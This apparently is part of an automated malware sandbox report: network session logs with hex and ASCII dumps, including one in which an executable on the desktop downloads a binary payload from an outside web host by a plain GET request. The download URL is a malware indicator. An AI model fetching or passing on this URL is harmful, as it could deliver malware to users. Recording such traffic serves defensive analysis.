2021-11-25 12:01:25 UTC	390	IN	Data Raw: c0 96 49 cd 9d e3 59 af 89 f3 bf ba ca 96 50 ca eb d6 6b 0f df e2 39 a1 bb e1 71 2e dc 70 7c b3 fe b1 3d 5a dc 17 19 2b c5 8d eb ec 96 69 78 a3 1f 61 30 c4 3d f9 58 2a 3d 95 1a 3b 1d 02 8e c8 9c 35 3b 7e 33 01 91 2c 2a 2a e7 1e 0f cd 58 3e c2 7d c3 1e be 57 d0 1f 43 a8 e9 b1 e1 65 65 8f aa 09 4a 95 40 0a 95 59 2c 47 21 76 34 1d 92 67 77 b4 2e 95 22 53 5b 16 a9 33 38 85 97 9e ad c7 bd cf 33 ae fe 8a e3 4d 65 3b a0 e3 f1 b3 28 45 95 ae 00 8d 57 13 4d a2 aa e7 81 51 61 d0 3a 4f 10 b9 23 68 07 29 52 ac 1b 34 1a 61 05 ca c5 07 d4 3b 5c 3e 99 97 0f cd 2b b8 2b 47 dc 01 59 73 a3 f9 e5 7c 3f 1b 4f 39 e3 d8 ea e1 2b 3d 52 83 f5 59 f7 1d 9b 93 18 ea 77 43 8c 82 0e dd 90 bb 77 55 02 41 de 8a 0f f8 0c 72 5a 48 d7 a8 76 d4 12 f4 7a 30 0e 5a 2a c4 bb ed d6 7e f9 92 16 Data Ascii: IYPk9q.p|=Z+ixa0=X*=;5;~3,**X>}WCeeJ@Y,G!v4gw."S[383Me;(EWMQa:O#h)R4a;\>++GYs|?O9+=RYwCw UArZHvz0Z*~
2021-11-25 12:01:25 UTC	398	IN	Data Raw: d9 61 6f 9a c0 da 28 6c 0e 3e cf 1c 0f cd c0 4e 75 e2 54 1f 7d 92 f6 a6 e5 a7 f5 96 5f 8a 39 27 ba 8a b0 99 c5 e0 6f f7 4e fa 16 01 e5 46 de 9b 99 66 19 1e 4a 44 f4 f9 58 fd a9 f2 38 3b 90 ca df 9e bb d7 ce 69 bc 3d fb dc 3c 66 a3 83 fc 36 c4 d7 df 90 46 f9 ed 98 c1 19 e5 92 ef 07 e3 d5 a0 c6 9e 0c 9f a1 f3 01 b6 26 8a dc 6e 40 af d8 f1 6a f2 6f 49 47 4d 9a 61 a8 50 68 a6 5e 83 b1 ea 10 ba 8f 83 79 f0 48 37 81 5d 3a 2c d7 d3 4f 62 6f 86 cc 10 4b 6b e4 46 6a 3c 85 6d 30 1a 8a fd 2e c0 e1 22 97 b9 91 35 f3 67 4f ee e9 a3 6b ec db 09 97 c6 d6 80 fa 8d 42 c3 7f 55 eb 49 b2 62 a0 8f 86 06 be 98 42 d4 c3 6b 57 f3 bf 35 86 89 96 57 6c 93 e6 c5 a6 da 7e 9a b0 78 d2 8b 73 11 59 e1 4d 0a 08 6f 0b ad 00 15 c0 e5 05 92 b6 f2 45 9f 32 67 c6 e4 ff 73 cb 17 f0 19 02 7d Data Ascii: ao(l>NuT}_9'oNFfJDX8;i=<f6F&n@joIGMaPh^yH7]:,OboKkFj<m0."5gOkBUIbBkW5Wl~xsYMoE2gs}
2021-11-25 12:01:25 UTC	406	IN	Data Raw: 9f 4f 06 44 ed 3a 67 59 cc 84 6b 7b 2d c1 d9 f8 20 b1 c6 eb c2 28 b5 b6 fb a1 11 3e 80 aa 47 c1 50 98 fd bc ce de 3a 95 60 64 17 67 4e eb 32 49 be b4 0c d6 ba f8 9e 04 71 98 1b 82 3e 4a 26 25 b9 37 fd 1b 7c cf 67 ba 33 36 67 d4 00 9a 55 17 45 a0 fa bd 7e 1f f2 d7 03 23 43 a8 de 65 00 d3 08 03 ac 26 b0 2c 8c 9f 1e c0 da e5 37 2a 35 8f e7 cb 8b 47 8d 80 aa 84 3c 1a d1 1c 19 3b 59 32 00 ee a6 ee 0b 4e c7 d6 f8 60 ad b4 4e 79 42 75 54 88 f2 ab de 03 1b 96 83 4b 6a df 54 a9 aa 6e b0 e1 59 b2 15 34 66 e8 e4 10 64 a7 08 47 f3 f3 61 15 2e 78 ed a5 b0 da 42 62 c8 f5 ec fc 71 c6 15 d3 b6 70 90 fc de b0 d8 4c 15 cb a1 22 0d 1e 81 48 b6 16 0c 62 9e ee 76 33 fb 7a 62 30 2c a9 7a 45 06 87 0c 22 52 7a 0a 6c 7d d4 5c 7b 06 25 f8 e3 42 5f 87 a5 38 68 74 4a 91 e5 5e e3 9d Data Ascii: OD:gYk{- (>GP:`dgN2lq>J&%7|g36gUE~#Ce&,7*5G<;Y2N`NyBuTKjTnY4fdGa.xBbqpL"Hbv3zb0,zE"Rzl}\ {%B_8htJ^
2021-11-25 12:01:25 UTC	414	IN	Data Raw: bf 18 09 42 e2 32 a7 0c 30 08 90 55 a3 2b b9 b8 84 1b 45 41 c0 82 0d f4 a3 b8 a8 a1 ae bf 2b 47 44 a8 2c 5b 84 87 82 7f c9 9b 6b 1f 6d 0d b8 2e 97 55 5e a3 b2 0e 82 ab fc 9e 64 d2 e3 db 86 9e 55 b0 a9 d1 f2 bb 97 b6 96 fa 25 c7 54 b7 c9 14 13 bd 1a af 9d 05 6a aa a7 80 ec cb a8 16 a0 38 10 e8 a8 69 ce d4 d1 a9 3f 51 0b 5a 61 f5 31 26 f6 f7 f7 5b 80 8e be bc fb 2f 27 9a 5b da 49 41 39 43 cd ac 92 7a 02 0f 2b d8 c9 56 b9 b8 cf 20 50 fb 06 c6 18 70 c4 62 b4 de 90 85 2b 5f e3 7d e5 8a 74 3e 54 ff 48 54 54 be b8 3b 55 e8 b3 16 07 4a 4b ff 86 83 6a 3d 2b c7 d1 3a ff 68 e3 f2 7c ee 76 ae 25 a6 a4 93 50 16 ff 63 44 28 38 44 cb 23 44 7e be 0e 8c a1 9e 33 02 54 7b ba 5d 74 3d 0e c7 eb 9c 51 cc db 9e 55 ea f2 fa 73 c5 2e 92 50 b4 6c 89 16 c5 98 1b 85 5a 11 b1 98 fc Data Ascii: B20U+EA+GD,[km.U^dU%Tj8i?QZa1&[/'[lA9Cz+V Ppb+_}t>THTT;UJKj=+:h|v%PcD(8D#D~3T{]t=QUs.PlZ
2021-11-25 12:01:25 UTC	422	IN	Data Raw: 5d 34 b0 7b e5 91 6f 0b 13 20 17 da 67 57 a0 87 bf 95 4b 66 08 4b b8 f4 c4 76 99 4f 85 62 02 7e 7d c1 73 21 d0 bf 49 0d d8 7a 64 07 5f 4f ce 97 0a dc 94 26 24 cc a7 4c 6b 2f f2 7e d5 0d 1a 2d 1f 6b 5e d1 6c 73 4e 35 71 98 45 e0 30 a7 b3 8d e3 5d 52 d7 4c df 66 ca 50 e6 9e f9 db cb 67 4b 61 1b 57 48 5b 67 11 3f fc 47 11 41 a9 1b 47 a7 b8 c5 bd 5d 66 f8 13 45 90 28 7e 19 90 4b 33 56 49 07 39 04 76 b3 75 01 cd 93 5b ed 1d e3 5a db 2b d2 ec 35 77 76 79 03 df f5 d3 92 6d 4f 01 fe 86 4d 0b 07 3e 66 8d d9 0e c0 9b 7e cd be c2 80 5c 5e d5 b2 e2 15 84 2d 45 89 c4 ba e9 61 08 90 3f fe fe 22 7e ec 44 62 1b 5a 49 79 0a e9 f7 34 42 40 f0 a0 0a 7b 2a fd 43 2e b3 1f cf 90 f7 b9 c5 01 85 38 a2 62 bc 74 89 5f c5 3a 50 99 72 7b 4a 7a e7 4f 3e 3f 4f 01 07 17 8f 87 bb 3b 67 Data Ascii:]4{o gWKfKvOb~}s!Izd_O&$Lk/~-k^lsN5qE0]RLfPgKaWH[g?GAG]fE(~K3Vl9vu[Z+5wvymOM>f~\^-Ea?"~D bZIy4B@{*C.8bt_:Pr{JzO>?O;g
2021-11-25 12:01:25 UTC	429	IN	Data Raw: 18 ba d6 5f 31 8a 16 79 cd 91 4e f2 19 c0 f5 c6 18 df fe 49 41 a4 f9 01 01 c3 25 55 8b 7b b0 39 2d 43 7e f3 c0 eb 7a 5c d6 bc fe 7c 4e d0 ba 11 1e a4 17 b2 32 49 ce c7 7a 4e 8d b9 60 b8 33 b8 6d 1a 1d 83 d0 d2 a9 67 fc d6 70 ec 9d f4 a6 bd 6e 42 bd d6 80 76 ef df da 0d c8 05 47 ad b3 dd 5f 07 09 ba 73 79 96 b3 61 05 11 76 d1 62 e7 5f 5d 42 68 6b 6c b0 7c 3b c2 95 30 81 73 b3 09 38 ae 72 9e b7 c4 97 c2 e7 ca 91 83 30 b2 cf da aa 1b fa 3a 81 b4 90 12 de 6a 7a 66 5f cd b1 6d 9d 5a a9 e4 12 33 71 2f d1 0b 58 c2 41 59 a7 9f ae 57 ba da c6 cc be ec e5 b7 ad 90 16 3f 23 18 f1 78 a1 e6 64 42 92 13 28 a0 11 10 8f b0 25 fd b6 ab df 1c b7 53 bf bf 30 99 84 a1 6d 4f f4 d6 6f 06 a3 69 83 2a ac 32 1f 4d b2 91 8a a4 51 6c 98 d7 6d 3d 14 3f df 56 31 39 ed d0 3c ce ab fb Data Ascii: _1yNIA%U{9-C~z|N2lzN`3mgpnBvG_syavb_]Bhkl|;0s8r0:jzf_mZ3q/XAYW?#xdB(%S0mOoi*2MQlm=?V19<
2021-11-25 12:01:25 UTC	437	IN	Data Raw: 6f 5d 45 95 9d 3b a9 46 1e a9 07 f0 80 ff 1a c7 4e 4d 60 f6 d3 24 ac 27 97 eb 78 e5 e4 a6 88 9b a3 fe 0a 74 0e 32 12 df 1c 3c 25 9c 0d 2f 91 02 62 3f c4 89 de 67 b4 4f 61 d8 7a 83 b1 61 55 39 e2 4b e9 6d 26 98 ce 55 e1 11 d3 32 0a 3d 68 6d c2 66 1b 83 d9 97 18 4e 47 56 c3 60 20 88 38 c2 f3 2e dc 30 4a 41 70 12 57 8b 03 ae 63 67 16 90 d4 ff a2 0a 98 d8 40 7d 17 e4 00 b6 c0 64 24 7c a8 16 dd 07 f1 21 cb 98 d6 27 39 3d a7 ec d0 07 2c eb ec 90 aa 8a 15 2e 68 5a 7f f1 9d 84 a6 31 df ee 0b 8b 7e be e3 e4 18 74 97 3f a2 a3 1d c8 16 63 da a7 49 8b 0a 4a 33 fa ff eb 53 3a 00 88 5f 82 e3 3f 29 fa c7 ef 47 6c 78 5b e4 49 ea 16 1c 84 e2 89 05 a2 3e 18 1a ef 81 a1 0f 5d 66 05 cd 9e e9 a7 39 c4 3a 1c be 6a b9 84 90 82 b3 2e 12 4f 3a 26 41 41 75 54 5d 38 69 c3 3e 92 18 Data Ascii: o]E;FNM`$'xt2<%/b?gOazaU9Km&U2=hmfNGV` 8.0JApWcg@}d$|'9=,.hZ1~t?clJ3S:_?)Glx[l>]f9:j.O: &AAuT]8i>
2021-11-25 12:01:25 UTC	445	IN	Data Raw: d7 10 b6 98 45 cc 3c 2d e9 70 9f 88 67 fe 72 93 45 00 1d c6 9b 03 23 12 a3 77 0d e2 5b ea 8b 15 f5 ba d5 3d 5c f6 4b d5 b4 61 9a 8b a9 6f 43 88 8a 8c 8b 8c 4b 9c 87 62 97 fc 66 9a e9 3a 8b 21 e2 b2 c7 2e 5d 99 66 5c 78 22 51 43 75 54 53 c8 c8 23 b0 18 90 8e c2 88 20 f9 e7 07 96 e0 6a df 0a d1 5c ee 31 e7 97 dd 65 b8 ea 5e 61 df 9c 7b 80 05 9b 3e b2 ca 61 57 2f 53 80 be 77 ea 10 dd b4 a0 a3 80 50 1a 24 9d 43 72 21 01 d4 a0 34 b0 c1 91 5d 15 60 7e 61 38 93 3d 97 2b db fc 55 54 d7 87 a4 0e b3 e3 73 cf 7b 28 b7 bd 77 aa b1 13 51 ac eb fd e0 fc 49 6f 15 ea 97 ba 9c b5 d5 66 5f 48 f4 93 02 76 00 bb 3f 08 2e 5c 21 56 17 23 56 e8 85 35 1c 3e 28 88 72 c7 3d d0 6d b3 23 00 73 36 17 c0 c9 fa c1 1f 5d 25 47 a2 a7 7e 30 58 b7 d5 2f 03 de 2c 4b 05 5d 85 a9 b9 63 36 fb Data Ascii: E<-pgrE#w[=\KaoCKbf:!.]f\x"QCuTS# j\1e^a{>aW/SwP$Cr!4]`~a8=+UTs{(wQIof_Hv?.\!V#V5>(r=m#s 6]%G~0X/,K]c6
2021-11-25 12:01:25 UTC	453	IN	Data Raw: 77 d8 7b 6b 2a 25 48 05 38 5e 9d dc f4 d5 3c 5d e0 6e e4 c8 68 e7 36 a5 16 5a 57 9b 93 9c 0c 60 78 8c 64 f7 4c 19 9e c8 33 5e 88 6e cf 74 36 3e 04 4f 09 ea ed c5 a0 59 b6 9e df dd 6e 38 70 0d 5c e9 b5 4b 39 d8 0d a4 54 49 21 d1 5c 77 d0 6c a6 50 75 c9 e3 e0 58 c7 6a 53 79 02 74 05 5a ae 8a d6 83 0c 58 7a 6f c3 4a 54 b1 aa 7c 6a 0f 22 66 7e da 93 a1 94 3f 56 58 62 52 0b 69 bb 7a 3d fe bf a3 32 07 83 f0 9d b1 c9 a2 64 07 f7 ea 9b 79 6d d3 30 72 a2 49 17 2d e3 35 af 55 f3 b4 aa e4 70 ed 05 8c f2 a5 de b7 08 77 56 fa 52 c8 9d d8 10 54 46 9e ec 20 66 3a a1 4b 55 3f 11 a6 fd ca f1 2c cc a6 18 1b b6 02 21 ec f3 55 2b 67 16 d5 86 01 3b 2b 8a 92 86 c5 87 df 33 ce 8f 80 ef cf dd 67 9a 1c b9 12 3e cb a2 d2 53 e6 59 a9 4a 31 bf 19 18 a0 d3 d9 df 5e d1 42 b2 1e f3 e0 Data Ascii: w{k*%H8^<]nh6ZW`xdL3^nt6>OYn8p\K9TI!\wlPuXjSytZXzoJT|"f~?VXbRiz=2dym0rI-5UpwVRTF f:KU?, !U+g;+3g>SYJ1^B

Timestamp	kBytes transferred	Direction	Data
2021-11-25 12:01:25 UTC	461	IN	Data Raw: cb 25 e9 09 0a 08 6c 8d 8b 5b 75 bd f1 b1 f1 0d 75 87 30 c0 6a 79 ca 9a 11 96 39 85 12 83 5b ec cb c2 11 25 bf 7d 84 49 61 87 75 48 20 d3 77 54 80 6d 37 d6 21 5f f7 3a 47 51 af d0 51 81 fa 8a 4c 26 63 57 94 fd 3d f7 d7 e7 68 b1 73 f4 97 f4 f0 c4 79 dc 51 18 5c 96 56 23 ea 00 35 e3 40 c1 24 d2 f5 1f 01 93 c3 f7 73 79 10 02 14 f7 8c dc 89 2c 3a a8 84 ad 05 81 69 03 54 95 e9 ca 86 f7 b0 f1 15 f7 7d 81 31 5b 95 bd 4d a1 3e ad a4 0a e6 54 40 fb f9 20 09 aa a8 80 88 2a fa e5 0f 89 3a 3b 4a b9 ec cd bc e4 2e 6f 43 f4 1e ae 6d 18 75 46 3c a5 4f db 34 9c 46 8e ce 9b b1 93 43 fc eb f1 43 76 76 eb 4c a0 b4 c5 7d 49 44 3b f3 22 61 46 c5 ac ed ca af ad b4 eb d0 ab 13 80 af 21 78 a0 df c5 1c 87 fc 15 80 eb 65 84 73 26 72 96 b3 fe 20 21 79 fd 60 2f 60 a9 6c ec f9 cf 4a Data Ascii: %l[uu0jy9[%}IauH wTm7!_:GQQL&cW=hsyQ\V#5@$sy,:iT}1[M>T@ *:;J.oCmuF<O4FCCvvL}ID;"aF!xes&r !y`/`IJ
2021-11-25 12:01:25 UTC	468	IN	Data Raw: 14 27 0b 9e 3f 22 e9 e1 4b d7 fd cc 2a a7 20 d8 27 4a 9c 34 f2 fa 06 6b 51 fe e8 1e ef d9 65 5a 30 88 ae 98 ec 32 c0 2b 3b f3 6b 7d 5e 83 15 29 c8 e7 62 72 4f 8c 26 85 aa fa cf 66 09 05 02 d1 12 ae 29 d8 86 31 29 1e 97 c9 89 c3 d7 06 9f 65 8f 3e c1 85 6c 36 fd 3c 3a 7e 39 a8 d8 ce 56 6a 11 ec 96 bb 06 9e 1f bc d1 08 55 d1 21 b0 f2 d2 e2 af 1c ad d9 fa 80 cc be 13 3c 63 f4 d9 29 6d 36 61 01 2a 29 84 0d 19 8f 4a 65 9a 08 8d 93 60 57 20 9a 19 ec 50 27 97 5c da 73 d2 4a 49 73 64 fa ee 91 c5 c2 e5 69 16 f4 3e 59 92 80 2c 94 20 8f 45 08 cb 2d 15 35 8f f3 4b 37 e6 65 cb bc 8e 2c d3 63 82 f4 81 74 54 03 3b 09 9d 85 4e da 1e a3 23 5a 54 72 7d 03 30 a8 bb 60 2e 83 4e dc 16 7d ef fe 6e 6d 33 b1 f0 a1 64 a6 48 3b 4f 21 2b 9e 7f 39 4d c1 5a 3e 27 bd eb e3 29 c9 27 eb Data Ascii: '?"K* 'J4kQeZ02+;k}^)brO&f)1)e>l6<:~9VjU!<c)m6a*)Je`W P'\sJIsdi>Y, E-5K7e,ctT;N#ZTr}0`.N}nm3dH;O!+ 9MZ>')'
2021-11-25 12:01:25 UTC	476	IN	Data Raw: 7d ee 93 7c c8 a7 54 e9 e1 5f 44 d4 7b 12 05 02 53 9a 24 be 8f ee 28 6e 94 04 0b e3 80 fc 64 b6 94 90 4d c1 cb 50 70 5b 0c e3 da 4d 13 12 79 c9 d5 39 2c ba 06 19 fa 4f 70 ca 7f cc dd 3d 43 10 1c 4a 6b 80 dd b6 b9 3c e5 4f 38 8b 8b af 80 fd 32 8e 5c 66 e9 be 8e 5c da 58 ce 0c e9 a1 5d fe de 19 6d 15 ec 43 35 f6 8f b6 5d 29 e9 ab ed 8e 13 13 01 6c c1 b6 66 7e 9e d8 ea 93 9e 56 cb 42 90 99 98 79 ca cb d1 d6 aa 89 d0 d6 81 1c 74 cd 82 e0 6b 93 48 f2 0f 9c c2 fb ee f8 ca 1b 76 60 c2 ae ab 9b 5d 07 1d cd 6d 03 39 4b 02 c2 06 5e fa e6 d2 57 5d 95 38 2c aa 8d 0f 9b a8 dd 19 c5 52 b3 1f ad b5 02 25 ab 37 36 60 25 b8 cc cd 2c 39 71 e8 86 57 cc 8d 44 ea 3e 87 9f 5b 0a 60 8b 99 66 aa b4 52 b4 91 ca 69 c7 29 63 93 e4 9e 0c c0 ee 48 c3 41 2a 4b d5 ff 09 33 8b 8f 7e 30 Data Ascii: }|T_D{S$(ndMPp[My9,Op=CJk<O82\f\X]mC5])lf~VBytkHv`]m9K^W]8,R%76`%,9qWD>[`fRi)cHA*K3~0
2021-11-25 12:01:25 UTC	484	IN	Data Raw: 07 13 23 bb 38 c9 12 7e 8f ba c8 7b 28 f2 25 a6 e8 69 ac ac 9a dd 8f 1d a9 13 57 58 58 e8 63 34 d0 83 66 01 0d 00 6c 4b 59 dd 90 91 dd 19 42 76 7f e8 78 a2 04 fb 83 63 bd 05 c7 d2 0e e1 d9 00 60 8a 34 73 c8 78 3e 5b e7 3e a3 9d ed 5b 1a 06 f0 9f 51 fa 44 a4 95 ae 99 79 f2 2b 5c 9f c0 c4 5b 64 a1 76 e2 26 98 54 b0 67 60 f8 9b a2 b3 6a 1d d4 ac 87 32 f3 54 da 1b 70 52 c3 09 51 1c 05 4a 39 37 8c 1e d5 98 4a dd 10 04 06 0e ab c0 ec de 54 c1 e5 4b e3 9f a9 b5 33 0b 6d 03 3b ea 64 49 a1 8a c4 0d 1b d3 59 41 4a 0d 86 49 38 72 c8 ca cd 5f cf 0c 86 70 a9 fc f7 09 35 b1 a9 71 42 c4 37 f4 b8 4f 18 f7 22 b0 e9 62 6e b5 c8 df 7e 73 f2 93 ab 94 f2 9e 37 6b 95 f3 05 3d 96 36 a0 97 a6 db a5 95 e4 a7 7e 3a e0 e6 ed 80 3b 17 16 ed fc ab d1 bc 64 ff 41 fb eb 91 c1 8e 6f f4 Data Ascii: #8~{(%iWXXc4flKYBvxc`4sx>[>[QDy+\[dv&Tg`j2TpRQJ97JTK3m;dIYAJI8r_p5qB7O"bn~s7k=6~:;dAo

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.11.20	49841	107.6.148.162	443	C:\Users\user\Desktop\Zr26f1rL6r.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-25 12:01:32 UTC	491	OUT	GET /GHrtt/bin_kbJoepxz175.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: atseasonals.com Cache-Control: no-cache
2021-11-25 12:01:33 UTC	492	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 12:01:33 GMT Server: Apache Last-Modified: Wed, 24 Nov 2021 12:20:38 GMT Accept-Ranges: bytes Content-Length: 167488 Connection: close Content-Type: application/octet-stream
2021-11-25 12:01:33 UTC	492	IN	Data Raw: 70 99 d0 d2 81 fc a4 8c 6e ba 05 d0 4f 67 65 7f 4e 1e 4a f3 03 49 ab 4d f8 3b 67 96 a3 b5 f7 07 46 d9 a0 8b 7f 32 0c 43 a2 5a 42 b2 12 de b0 f4 94 d3 dc 46 6c cf 8e 15 59 63 2a 6b 99 39 71 c3 a8 94 6c 4a 84 13 81 5d 6a 1e 54 51 46 ba f1 ed d4 08 c0 6b 8d b8 64 71 ec 91 c7 1a 01 6d 7f 49 a6 3a 51 3c d1 ca 0c 98 4f 06 47 24 6b ec 56 9c d7 39 29 7f 90 8 10 2b ff c6 eb 49 87 e7 e0 70 77 e6 54 c0 aa f3 4b 59 89 c0 66 fa 8f 90 47 e4 0a 64 47 b5 d4 b5 71 92 58 65 b7 82 12 15 37 dd 6f c2 ec 2e 2b df 1d cf 2c 5e 7a d8 f2 d7 16 ec 09 81 e5 9d 39 0d e2 1d d4 71 ba ff de 2e 9b 03 5e 74 c4 af 5c 6d 82 2a 3a fb 21 10 13 c5 ce 56 69 4f 4e 29 b7 4f 90 af e9 9a cd 2d 39 69 e5 2b 66 10 5b b4 5e 9d e0 b1 b1 c0 09 52 76 c0 87 33 99 a3 bb ca 51 43 75 54 5b 4e a0 ab 74 91 19 Data Ascii: pnOgeNJIM;gF2CZBFlYc*k9qlJ]jTQFkdqmI:Q<OG$kV9)+IpwTKYfGdGqXe7o.+,^z9q.^t\m*:!ViON)O-9i+f [^Rv3QCuT[Nt
2021-11-25 12:01:33 UTC	500	IN	Data Raw: 8e bc 4e ec 48 d6 a2 16 02 23 e6 e8 1f c6 a2 f1 87 bf bc dc f2 e5 1d 71 93 43 e5 f8 66 89 73 ea 07 49 9d 46 cf 62 29 04 b0 e9 ff 10 16 06 87 4d 38 5b 62 65 fc dc 00 f5 ba 79 ad 56 32 fd 03 8f fb 4b a3 5d d9 ce 81 4a 9e 3d 17 f4 d2 a1 c7 87 3d fd 91 4b 9a 13 dd 39 3b e3 c6 4f 06 1c 79 d3 83 26 00 53 1b 67 5c 44 5b d7 c5 62 93 8e 6f 5e 54 c7 c8 d9 a6 d5 ad 5a 6e da 10 69 c7 77 c2 68 d5 b1 0a 47 90 e0 8d 6a c4 32 66 27 47 62 84 7f 3d 22 1c 03 85 6c ab 59 45 eb 4f 70 ed 38 f2 31 d8 5d 7f f7 6a d4 8d e0 3d 2c 94 bd bd 34 7c 13 68 7f d2 e5 fe c7 04 85 50 1c bd f6 f8 38 d0 29 78 5b 26 a9 d3 c5 eb 01 5f 8a aa 88 23 3f 9d 0e a8 06 f9 96 8b 3e 21 23 9c 5b 82 da cd 2b 99 a0 fe 37 cb c6 17 31 d1 3e 34 39 7e 3f 48 2b bc 10 99 e2 7e 1d 53 6c e7 67 00 b8 4c cb 8f 35 3c Data Ascii: NH#qCfsIFb)M8[beyV2K]J==K9;Oy&Sg\D[bo^TZniwhGj2f'Gb="lYEOp81]j=,4|hP8)x[&_#?>!#[+71>49~? H+~SlgL5<
2021-11-25 12:01:33 UTC	507	IN	Data Raw: 17 ca c7 b5 b0 fd 86 d4 50 e2 18 b0 be fc 2c 30 5c 16 11 88 54 5e c2 28 df 35 9a e5 69 10 10 31 89 2f e6 ff 54 6f a8 c6 95 52 74 48 c3 55 81 2d a3 39 d4 90 8c de 8f ac 70 eb d0 5c 9a b4 cb c6 df e5 6e 92 bb e0 07 43 df 69 24 b6 a3 ff 52 4d 29 ca 8f 99 4e 68 fd 8d 02 21 f9 01 4f d0 f8 f4 b2 d7 01 9e 4f 32 70 2f 03 53 61 cf 97 3d 62 d8 cb 03 51 97 a7 1f fa e3 e0 00 ae 92 0e 09 13 96 7e 52 65 3e 2c 36 85 a9 5f 75 e6 c6 6b 89 c3 66 55 25 98 6d c9 f0 bf 96 47 05 9a 61 2d 1b 23 3c d2 96 92 82 cd d6 ba 3e e6 4b 58 a5 48 1a 87 7a 4e a4 a1 b0 2f c4 55 d6 16 76 a6 7e 33 3e 12 d9 fe 29 5c 1b e6 13 d5 ac a1 ad c2 77 9a 02 73 8b ad 40 f6 2c 55 64 27 90 b5 a5 e4 a9 df 87 eb b3 1f 0e 25 a1 6a 1c 00 e9 16 a1 dc 22 2a cc fc 49 cb 9d 4b 61 fc 33 db 5f 43 37 03 c7 17 86 ac Data Ascii: P,0\T^(5i1/ToRtHU-9p\nCi$RM)Nh!OO2p/Sa=bQ~Re>,6_ukfU%mGa-#<>KXHzN/Uv~3>)\ws@,Ud'%j'*IKa3 _C7

Timestamp	kBytes transferred	Direction	Data
2021-11-25 12:01:33 UTC	515	IN	Data Raw: 5e 04 43 a7 80 c5 2e bc ac 30 1b fd 04 75 d2 7b c3 ff 8f b3 94 45 75 96 b0 c1 0e c5 b4 fe 2c b1 ea f1 19 bc 38 04 74 40 f6 58 cf 71 0f 1d 37 59 d4 56 20 d6 3b 0b 08 06 2b 25 af 1c e8 5d 25 2b a9 a9 84 c0 fc 5c 15 9e 07 91 73 db 7e b9 86 27 ec 6f ef 41 31 47 63 86 4f b4 d0 c0 7e 85 7f 34 15 92 9b a9 64 70 cc de 9f a5 6e db 3f e8 ec 35 9e a0 26 0f 59 b8 24 95 fd 58 9f 6f 6a e5 01 85 0a 0b 08 6a e0 61 43 7d 0a 70 5d d7 d5 19 95 5a d5 8c f0 37 72 50 a0 cc f8 47 f9 ef af e9 4c 94 65 65 81 fa 5c 37 a8 cb a6 7c dd a5 58 79 e1 91 0a 47 af 03 bc cf 03 e8 4d d6 93 39 65 e6 7b 6a fb 85 bc aa 46 76 d9 b3 d3 9e 04 54 9e 7f e3 4f 52 87 33 b9 08 2f a0 02 a8 b2 21 6e 07 d1 3a 84 8d 7a 08 c8 80 91 23 98 0b cb b7 03 07 3e 34 a9 c8 c4 db f6 7c 5d 81 f9 6a 58 32 78 f5 85 ae Data Ascii: ^C.0u{Eu,8t@Xq7YV ;+%]%+\s~'oA1GcO~4dpn?5&Y$XojjaC}p]Z7rPGLee\7|XyGM9e{jFvTOR3/!n:z#>4|]jX2x
2021-11-25 12:01:33 UTC	523	IN	Data Raw: 10 24 e9 36 49 4b 33 3f ba 8b 32 30 9e 48 46 3e 28 e7 ce c7 f9 03 d0 c0 2b f2 4b 41 2c 3a 96 8e 46 0d 63 2d d7 0b 4e d7 ba ef b6 ec 68 3b e0 4e de 91 bd dc 1b d2 04 7c c0 14 44 a9 bf 32 ea 46 fa 70 92 bb e4 c5 95 17 c9 a0 2b 0a 81 c4 0d 82 88 14 16 3b 92 db 30 c5 f8 f6 f5 b3 c6 8c ba b6 c4 91 6a 02 82 a5 9b 20 f9 72 f0 00 6f 46 3d 6c 9b f0 19 de 6a 19 23 92 bb 0b fb 12 49 d8 d1 4e 31 fa ca 64 ef 07 91 de 08 9e f0 1b c4 57 59 a7 89 e0 ea d6 40 3c d5 1e d7 ea 6e c0 f1 67 de c3 ef c4 80 61 ac 13 a5 fa 22 90 53 e0 43 11 ec c3 e9 c4 f0 78 10 cd eb 15 6c 89 de e4 fe da 0c 85 a1 7c e1 ec 18 42 b4 26 ea ea 93 ec 02 99 62 cb 42 0d b1 ce c6 06 10 35 4b 6b dc 91 88 92 c5 92 42 60 e4 07 80 b6 f6 b7 dc 88 2f 35 f3 c9 a7 ca 6e 25 6b 6f 92 8c 5a ac 9d 81 6f 70 42 41 83 Data Ascii: $6IK3?20HF>(+KA,:Fc-Nh;N|D2Fp+;0j roF=lj#IN1dWY@<nga"SCxl|B&bB5KkB`/5n%koZopBA
2021-11-25 12:01:33 UTC	531	IN	Data Raw: 8c e2 92 21 9f f8 12 80 71 84 bb 0d 80 91 03 cc 26 88 73 33 ec 1a dd b9 91 14 4c 37 25 ba 25 7e ef 29 a1 28 6c c5 3d bb 07 44 cd e3 18 34 78 b9 e8 f0 f3 88 4f d4 cb 68 a4 fc 81 7b 7d 01 17 38 a3 f9 03 2f 47 85 af 26 e8 15 78 e9 d3 8a 28 94 95 0c e9 77 8b c1 d0 0f 3b 94 07 9b 6d 7a 2e ca fa ce 04 90 40 1e 60 b7 42 32 d7 88 60 d7 01 4c a0 5e cd 95 16 83 c1 e5 19 71 d4 ff ef b3 dc a3 40 aa 69 a1 87 79 10 75 a2 d9 c6 08 60 bc 69 b4 13 01 ef 9c b6 75 ea 17 ed 29 9a 03 a0 d6 eb b7 a5 0c 5a 64 5c a2 2b d3 cf 9f 5c 5e ac 0a d6 34 49 a4 4a a2 c7 83 ee 75 86 ae c1 67 cf 6f ca 3f 0e 9e b0 f9 e3 f9 e7 7f b7 97 3e 5b 8a a2 bb 41 14 53 f6 90 07 8e 60 df 0a f8 18 77 4c 6a 8f 8b 69 1f c7 08 6d cc 53 12 bf 2b b1 e2 4a c4 a6 d7 50 59 f2 5d 9c 2a 68 71 21 fd da 71 20 5c 63 Data Ascii: !q&s3L7%%~)(l=D4xOh{}8/G&x(w;mz.@`B2`L^q@iyu`iu)Zd\+\^4IJugo?>[AS`wLjimS+JPY]*hq!q \c
